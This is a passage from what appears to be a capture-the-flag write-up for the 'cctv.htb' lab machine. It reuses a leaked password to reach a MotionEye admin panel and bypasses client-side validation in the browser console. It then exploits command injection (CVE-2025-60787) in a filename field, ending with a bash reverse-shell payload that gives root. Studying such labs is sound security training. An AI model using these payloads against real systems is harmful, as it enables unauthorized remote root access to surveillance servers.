
```
$ sshpass -p 'X1l9fx1ZjS7RZb' ssh sa_mark@cctv.htb -L 8765:127.0.0.1:8765
```

Then we navigate to `127.0.0.1:8765` in our browser and we see the login page for `MotionEye`. This is an open source web-UI for the `Motion` service, which is another centralized surveillance system.





## MotionEye

Let's try `sa_mark's` credentials to log in. While direct authentication fails for the user `sa_mark`, reusing the password with the admin account (`admin:X1l9fx1ZjS7RZb`) grants access.





We see there is one camera active and streaming. If we open the settings, we see it is being hosted on `port 8554`. Additionally, we notice the `MotionEye` version `4.7.1`.




If we search for exploits related to the version, we come across CVE-2025-60787. This is a remote code execution vulnerability in which the `Image File Name` and `Movie File Name` fields are vulnerable to command injection without sanitization. According to the POC, the input of the fields mentioned is written directly into the `Motion/MotionEye` camera config files `/etc/motioneye/camera-x.conf`. When the `Motion` service restarts or reloads its configuration, it will parse shell syntax in `picture_filename` as a real command (due to lack of sanitization) rather than treating it simply as a file name. We will exploit this manually, but there is also a `Metasploit` module `motioneye_auth_rce_cve_2025_60787` available to automate the process.

To start, we check the `Image File Name` field to see if we can execute commands directly. Let's try something like `$(touch /tmp/test.txt).%Y-%m-%d-%H-%M-%S`, retaining the ending file naming syntax.





However, we see that we cannot submit this due to sanitization rules. The validation check can be found in `/static/js/main.js?v=0.43.1b4` which references `/static/js/ui.js?v=0.43.1b4`, containing the actual validation logic.


```
function configUiValid() {
  $('div.settings').find('.validator').each(function () { this.validate(); });
  var valid = true;
  $('div.settings input, select').each(function () {
    if (this.invalid) { valid = false; return false; }
  });
  return valid;
}
```

Because this validation occurs client-side, it can be bypassed by using the browser's developer console to override the validation function so it always returns `true`.

```
configUiValid = function() { return true; };
```




With the bypass in place, we switch from `Manual` to `Interval Snapshots`, set the interval to 1 second and click `Apply` to trigger our payload.




Then, if we check the `/tmp` directory as `sa_mark`, we should see our file. We also notice it is created by `root`, meaning the `root` user is running `MotionEye`.

```
$ ls -la /tmp
<SNIP>
-rw-r--r--  1 root     root        0 Apr 21 10:20 test.txt
<SNIP>
```

If we are curious, we can also take a look at the `motioneye` camera configuration file to fully understand where the vulnerability lies.


```
$ cat /etc/motioneye/camera-1.conf
<SNIP>
pre_capture 1
post_capture 1
picture_output off
picture_filename $(touch /tmp/test.txt).%Y-%m-%d-%H-%M-%S
emulate_motion off
event_gap 30
snapshot_interval 1
snapshot_filename $(touch /tmp/test.txt).%Y-%m-%d-%H-%M-%S
picture_quality 85
<SNIP>
```

We have validated that command execution works, so let's get a reverse shell on the box as `root`. We start by setting a `Netcat` listener on `port 9001`.

```
$ nc -lvnp 9001
```

And then we pass our command in through the `Image File Name` field to trigger the shell.

```
$(python3 -c "import os;os.system('bash -c \"bash -i >& /dev/tcp/{YOURIPADDRESS}/9001
0>&1\"')").%Y-%m-%d-%H-%M-%S
```




After clicking `Apply`, we should get a response in our listener.

```
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.131] from (UNKNOWN) [10.129.24.166] 44994
bash: cannot set terminal process group (10530): Inappropriate ioctl for device
bash: no job control in this shell
root@cctv:/etc/motioneye#
```

We have now rooted the machine and can navigate to the `root` directory for the root flag!